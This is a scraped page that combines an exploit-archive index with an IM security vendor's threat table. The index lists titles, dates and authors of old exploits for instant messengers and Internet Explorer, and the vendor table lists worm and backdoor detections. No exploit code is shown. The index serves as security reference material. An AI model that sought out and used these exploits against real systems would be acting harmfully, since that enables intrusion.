2007-08-29	Yahoo! Messenger 8.1.0.413 (webcam) Remote Crash Exploit	8096	R		D		wushi
2007-08-29	MSN messenger 7.x (8.0?) VIDEO Remote Heap Overflow Exploit	29369	R		D		wushi
2007-06-08	Yahoo! Messenger Webcam 8.1 (Ywcupl.dll) Download / Execute Exploit	18608	R		D		Excepti0n
2007-06-08	Yahoo! Messenger Webcam 8.1 (Ywcvwr.dll) Download / Execute Exploit	11016	R		D		Excepti0n
2007-06-07	Yahoo! Messenger Webcam 8.1 ActiveX Remote Buffer Overflow Exploit 2	11624	R		D	X	Excepti0n
2007-06-07	Yahoo! Messenger Webcam 8.1 ActiveX Remote Buffer Overflow Exploit	9484	R		D	X	Excepti0n
2007-04-09	PHP121 Instant Messenger 2.2 Local File Inclusion Vulnerability	5231	R		D		Dj7xpl
2006-04-15	Novell Messenger Server 2.0 (Accept-Language) Remote Overflow Exploit	13186	R	M	D		H D Moore
2006-04-12	PHP121 Instant Messenger <= 1.4 Remote Code Execution Exploit	7087	R		D		rgod
2005-02-09	MSN Messenger PNG Image Buffer Overflow (linux compile)	13332	R		D		dgr
2005-02-09	MSN Messenger PNG Image Buffer Overflow Download Shellcoded Exploit	20033	R		D		ATmaCA
2004-11-15	Secure Network Messenger <= 1.4.2 Denial of Service Exploit	3936	R		D		ClearScreen
2004-09-23	PopMessenger <= 1.60 Remote Denial of Service Exploit	4231	R		D		Luigi Auriemma
2004-09-02	AOL Instant Messenger AIM "Away" Message Remote Exploit	10269	R	M	D		John Bissell
2004-08-14	AOL Instant Messenger AIM "Away" Message Local Exploit	5687	R		D		mandragore
2004-08-08	MS Messenger Denial of Service Exploit (MS03-043) (linux ver)	5396	R		D		VeNoMouS
2003-12-16	MS Windows Messenger Service Remote Exploit FR (MS03-043)	10978	R		D		MrNice
2003-10-18	MS Windows Messenger Service Denial of Service Exploit (MS03-043)	7603	R		D		LSD-PLaNET
2003-06-23	Yahoo Messenger 5.5 Remote Exploit (DSR-ducky.c)	8517	R		D		Rave



Instant Messaging (IM) Security Center

The Akonix Instant Messaging Security Center provides the latest information about worms, viruses and other vulnerabilities that are targeting IM and P2P networks.


The IM Security Team in partnership with our customers and leading security and messaging companies identify and automatically protect our customers against these threats.


Risk: ○ - low ◐ - medium ● - high

show all: 2008 | 2007 | 2006 | 2005 | 2004 | 2003 | 2002


Risk	Attack Name	Target	Date Detected
○	FakeAlert-AP	IRC P2P	September 02, 2008
○	MeteorBot.A	IRC P2P	September 02, 2008
○	GoGho	IRC P2P	September 01, 2008
○	W32/Yahlover.worm.gen.d	Yahoo!	September 01, 2008
○	W32/Yahlover.worm.gen.e	Yahoo!	September 01, 2008
○	W32/Sality.ac	IRC P2P	September 01, 2008
○	BackDoor-DNV	IRC P2P	August 31, 2008
○	Troj/Bdoor-ANN	IRC	August 28, 2008
○	Downloader-BJY	IRC	August 28, 2008
○	W32/AutoRun-IL	IRC	August 27, 2008
○	OscarBot.UG	AIM	August 26, 2008

Attack Browser



Share of most secure browser versions
□ Users with not most secure browser versions
■ Users with most secure browser version
share %
100%
80%
60%
40%
20%
0%
16.7%
83.3%
34.7%
65.3%
43.9%
56.1%
52.4%
47.6%
Firefox
Safari
Opera
Internet Explorer




-::DATE	-::DESCRIPTION	-::HITS					-::AUTHOR
2009-08-18	MS Internet Explorer (Javascript SetAttribute) Remote Crash Exploit	7168	R		D	X	Irfan Asrar
2009-08-05	MS Internet Explorer 8.0.7100.0 Simple HTML Remote Crash PoC	8201	R		D	X	schnuddelbuddel
2009-07-24	MS Internet Explorer 7/8 findText Unicode Parsing Crash Exploit	9346	R		D	X	Hong10
2009-07-10	MS Internet Explorer 7 Video ActiveX Remote Buffer Overflow Exploit	31471	R		D		SecureState
2009-07-09	Microsoft Internet Explorer (AddFavorite) Remote Crash PoC	5562	R		D	X	Sberry
2009-04-20	MS Internet Explorer EMBED Memory Corruption PoC (MS09-014)	15936	R		D	X	SkyLined
2009-03-04	MS Internet Explorer 7 Memory Corruption Exploit (MS09-002) (fast)	21900	R		D		Ahmed Obied
2009-02-20	MS Internet Explorer 7 Memory Corruption PoC (MS09-002) (win2k3sp2)	18745	R		D	X	webDEViL
2009-02-20	MS Internet Explorer 7 Memory Corruption Exploit (MS09-002) (py)	15074	R		D		SecureState
2009-02-20	MS Internet Explorer 7 Memory Corruption Exploit (MS09-002) (xp sp2)	22474	R		D	X	Abysssec
2009-02-18	MS Internet Explorer 7 Memory Corruption PoC (MS09-002)	29381	R		D	X	n/a
2009-01-29	Internet Explorer 7 ClickJacking Vulnerability (2009-01-23)	12440	R		D		UzmiX
2009-01-09	MS Internet Explorer JavaScript screen[ ] Denial of Service Exploit	10995	R		D	X	SkyLined
